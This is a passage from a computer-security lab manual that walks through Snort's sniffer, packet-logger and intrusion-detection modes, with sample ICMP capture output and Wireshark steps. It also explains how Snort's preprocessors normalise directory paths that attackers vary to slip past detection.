WARNING: No preprocessors configured for policy 0.
07/29-14:19:11.253570 192.168.1.126 -> 192.168.1.108
ICMP TTL:64 TOS:0x0 ID:39490 IpLen:20 DgmLen:60
Type:0  Code:0  ID:1  Seq:3  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:19:12.260070 192.168.1.108 -> 192.168.1.126
ICMP TTL:128 TOS:0x0 ID:45518 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1   Seq:4  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

FIGURE 13-1 Internet Control Message Protocol (ICMP) sniffed in Snort

d. Enter the following command:

```
sudo snort -v -i lo
```

To see the difference, open up a new terminal, ping the loopback address (127.0.0.1), and observe the output in the terminal in which Snort is sniffing.

You can break out with CTRL-C.

📷 **3a–3c**

Step 3 Run Snort, generating upper layer data, in addition to Layer 3 and Layer 4 header information.

a. Enter the following command:


```
sudo snort -vd
```

The following is from the Snort man page:

-d Dump the application layer data when displaying packets in verbose or packet logging mode.

After running Snort with the **-v** and **-d** options together (**-vd**), stop Snort with CTRL-C.

Snort runs and shows the upper layer data, in addition to information from Layer 3 and Layer 4 (when TCP or UDP is used), as shown in Figure 13-2.



```
Type:0  Code:0  ID:1  Seq:7  ECHO REPLY
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:22:24.833442 192.168.1.108 -> 192.168.1.126
ICMP TTL:128 TOS:0x0 ID:45522 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1   Seq:8  ECHO
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:22:24.833467 192.168.1.126 -> 192.168.1.108
ICMP TTL:64 TOS:0x0 ID:44304 IpLen:20 DgmLen:60
Type:0  Code:0  ID:1  Seq:8  ECHO REPLY
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
07/29-14:22:31.847167 192.168.1.140:5353 -> 224.0.0.251:5353
UDP TTL:255 TOS:0x0 ID:27974 IpLen:20 DgmLen:116
Len: 88
00 00 00 00 00 02 00 00 00 00 00 01 0F 5F 63 6F  ............._co
6D 70 61 6E 69 6F 6E 2D 6C 69 6E 6B 04 5F 74 63  mpanion-link._tc
70 05 6C 6F 63 61 6C 00 00 0C 00 01 08 5F 68 6F  p.local......_ho
6D 65 6B 69 74 C0 1C 00 0C 00 01 00 00 29 05 A0  mekit........)..
00 00 11 94 00 12 00 04 00 0E 00 6D 66 4A DB 88  ...........mfJ..
BA 20 44 4A DB 88 BA 20                          . DJ...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

FIGURE 13-2 Snort showing Layer 7 data

b. Enter the following command:


```
sudo snort -ve
```

The following is from the Snort man page:

-e Display/log the link layer packet headers.

After running Snort with the **-v** and **-e** options together **(-ve**), stop Snort with CTRL-C.

Snort runs and shows information from Layer 2, in addition to information from Layer 3, as shown in Figure 13-3.



```
WARNING: No preprocessors configured for policy 0.
07/29-14:27:25.257680 A0:AF:BD:BB:10:52 -> 00:0C:29:F6:47:73 type:0x800 len:0x4A
192.168.1.108 -> 192.168.1.126 ICMP TTL:128 TOS:0x0 ID:45524 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1   Seq:10  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:27:25.257702 00:0C:29:F6:47:73 -> A0:AF:BD:BB:10:52 type:0x800 len:0x4A
192.168.1.126 -> 192.168.1.108 ICMP TTL:64 TOS:0x0 ID:55319 IpLen:20 DgmLen:60
Type:0  Code:0  ID:1  Seq:10  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:27:26.264515 A0:AF:BD:BB:10:52 -> 00:0C:29:F6:47:73 type:0x800 len:0x4A
192.168.1.108 -> 192.168.1.126 ICMP TTL:128 TOS:0x0 ID:45525 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1   Seq:11  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:27:26.264537 00:0C:29:F6:47:73 -> A0:AF:BD:BB:10:52 type:0x800 len:0x4A
192.168.1.126 -> 192.168.1.108 ICMP TTL:64 TOS:0x0 ID:55403 IpLen:20 DgmLen:60
Type:0  Code:0  ID:1  Seq:11  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:27:26.656873 44:4A:DB:88:BA:20 -> 01:00:5E:00:00:FB type:0x800 len:0x82
192.168.1.140:5353 -> 224.0.0.251:5353 UDP TTL:255 TOS:0x0 ID:44194 IpLen:20 DgmLen:116
Len: 88
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:27:26.656903 44:4A:DB:88:BA:20 -> 33:33:00:00:00:FB type:0x86DD len:0x96
fe80::40a:5819:38f2:a9dd:5353 -> ff02::fb:5353 UDP TTL:255 TOS:0x0 ID:0 IpLen:40 DgmLen:
Len: 88
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:27:27.270258 A0:AF:BD:BB:10:52 -> 00:0C:29:F6:47:73 type:0x800 len:0x4A
192.168.1.108 -> 192.168.1.126 ICMP TTL:128 TOS:0x0 ID:45526 IpLen:20 DgmLen:60
```

FIGURE 13-3 Snort showing Layer 2 information

c. Enter the following command:

```
sudo snort -vde
```

After running Snort with the **-v**, **-d**, and **-e** options together (-vde), stop Snort with CTRL-C.


Snort runs and shows header information from Layer 2, Layer 3, and upper layer data.

The switches could have been typed separately, and in a different order, for the same results, like this:

```
sudo snort -d -v -e
```

Furthermore, the **-v** option becomes redundant with either the **-d** or **-e** option. In other words, if you were to leave off the **-v** option, **sudo snort -de** would have done the same thing.

Figure 13-4 shows the output.



```
WARNING: No preprocessors configured for policy 0.
07/29-14:29:00.476471 A0:AF:BD:BB:10:52 -> 00:0C:29:F6:47:73 type:0x800 len:0x4A
192.168.1.108 -> 192.168.1.126 ICMP TTL:128 TOS:0x0 ID:45527 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1   Seq:13  ECHO
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:29:00.476505 00:0C:29:F6:47:73 -> A0:AF:BD:BB:10:52 type:0x800 len:0x4A
192.168.1.126 -> 192.168.1.108 ICMP TTL:64 TOS:0x0 ID:9605 IpLen:20 DgmLen:60
Type:0  Code:0  ID:1  Seq:13  ECHO REPLY
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:29:01.482423 A0:AF:BD:BB:10:52 -> 00:0C:29:F6:47:73 type:0x800 len:0x4A
192.168.1.108 -> 192.168.1.126 ICMP TTL:128 TOS:0x0 ID:45528 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1   Seq:14  ECHO
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:29:01.482446 00:0C:29:F6:47:73 -> A0:AF:BD:BB:10:52 type:0x800 len:0x4A
192.168.1.126 -> 192.168.1.108 ICMP TTL:64 TOS:0x0 ID:9668 IpLen:20 DgmLen:60
Type:0  Code:0  ID:1  Seq:14  ECHO REPLY
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
07/29-14:29:02.489220 A0:AF:BD:BB:10:52 -> 00:0C:29:F6:47:73 type:0x800 len:0x4A
192.168.1.108 -> 192.168.1.126 ICMP TTL:128 TOS:0x0 ID:45529 IpLen:20 DgmLen:60
Type:8  Code:0  ID:1   Seq:15  ECHO
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

FIGURE 13-4 Snort showing header information from Layer 2, Layer 3, and upper layer data

30 MINUTES

Lab Exercise 13.03: Snort Packet Logger Mode

You can instruct Snort to record packets to a file by using the **-l** option and specifying a directory that the log should be sent to. Then the log file can be opened up in a packet sniffer, like Wireshark.

Learning Objectives

In this lab exercise, you'll sniff with Snort, but instead of viewing the output in the console, you'll log the packets to a file. At the end of this lab exercise, you'll be able to

- Sniff with Snort, logging packets to a file
- Open the logs with Wireshark and see what Snort sniffed

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Ubuntu VM and Snort, which you installed in Lab Exercise 13.01
- The Windows 10 VM you installed in Chapter 1 or the Windows 10 host machine

Let's Do This!

In the Ubuntu VM, press CTRL-ALT-T to open up a new terminal. Press ENTER after every command.

1a, 1b

Step 1 Log packets that Snort sniffs to a file.

a. Enter the following command:

```
sudo snort -l .
```

➜ **Note**

The dot at the end of the command represents the current directory.

The following is from the Snort man page:

-l log-dir

> Set the output logging directory to *log-dir*. All plain text alerts and packet logs go into this directory. If this option is not specified, the default logging directory is set to /var/log/snort.

You don’t need **-v**, **-d**, or **-e**, contrary to documentation out there, including Snort’s own documentation.

b. Send a ping from the Windows 10 VM or host machine to the Ubuntu VM running Snort.

Stop Snort with CTRL-C.

2a, 2b

Step 2 Examine the logged packets.

a. Enter the following command:

```
ls
```

See the name of the log file generated.

b. Enter the following command:

```
sudo wireshark snort.log.159604382
```

Wireshark and packet sniffing in general were introduced in Chapter 12 and will be explored further in this and future chapters. For now, simply open up the logged packets in Wireshark. In the display filter bar (where it says “Apply a display filter…”), type **icmp** and press ENTER to see just the pings from Step 1b.

60 MINUTES

Lab Exercise 13.04: Snort Network Intrusion Detection System Mode

In Network Intrusion Detection System (NIDS) mode, Snort monitors network traffic and analyzes the traffic against a user-defined ruleset that's stored in a configuration file. Snort will then perform specific actions, based on what has been identified. In this mode, Snort logs and generates alerts for packets matching certain rules.

Snort consists of many components. First is a packet decoder, which determines the protocols used in the frame, like Ethernet at Layer 2, IP at Layer 3, and TCP or UDP at Layer 4. The decoder saves this information with the upper layer data, like DHCP, DNS, FTP, HTTP, SSH, TLS, and their sizes. The decoder also looks for errors, or anomalies, in the fields of these headers.

If Snort is running in inline IPS mode, rules configured in the snort.conf configuration file can even cause packets to be dropped if they're malicious or malformed. For example, if the Ethernet Type field indicates an IPv4 packet is encapsulated inside of a frame, but the size of the IP header that was captured is less than the 20-byte minimum length for an IPv4 header, Snort will generate an alert and move the packet out of the decoding phase.

The second component consists of multiple preprocessors that arrange and modify packets before they are sent to the detection engine for analysis. Some preprocessors detect some basic anomalies by defragmenting packets that attackers have fragmented, for deception purposes. They can also perform HTTP URL decoding, if attackers used hexadecimal characters in the URL for deception purposes. Preprocessors are specialized. Some can detect and log port scanning activities, while others can detect anomalies in ARP frames to identify ARP spoofing. A preprocessor can arrange a string so that it is detectable by the IDS. A string of *scripts\ransomware*, representing a directory, can be arranged many different ways; for example, all of the following directory references will get malware to the same scripts\ransomware directory on a Windows system regardless of the number of .\ (current directory) instances or even the direction of the slashes:

scripts\.\ransomware

scripts\.\.\ransomware

scripts/././ransomware

scripts\.\.\.\.\.\ransomware

scripts\./.\./.\./ransomware

➜ Note

From a Windows command prompt or PowerShell (but not when typing after clicking the Start button or in the search box), even though Windows uses backslashes, either a forward slash or backslash will work as a valid directory reference, as shown in the above examples. For more background on slashes, read this interesting article, “Why Windows Uses Backslashes and Everything Else Uses Forward Slashes”: www.howtogeek.com/181774/why-windows-uses-backslashes-and-everything-else-uses-forward-slashes/

As shown in the earlier examples, to try to fool an IDS or an IPS, an attacker can change the directory reference in an infinite amount of ways. However, the preprocessor won’t be fooled and will rearrange small variations made by the attacker to escape detection. Then the preprocessor will subsequently identify the traffic as malicious.

The third component, the detection engine, is in fact the heart and soul of Snort. It analyzes all packets for indications of intrusion using certain predefined rules. Rules can be applied to all protocols at all layers.

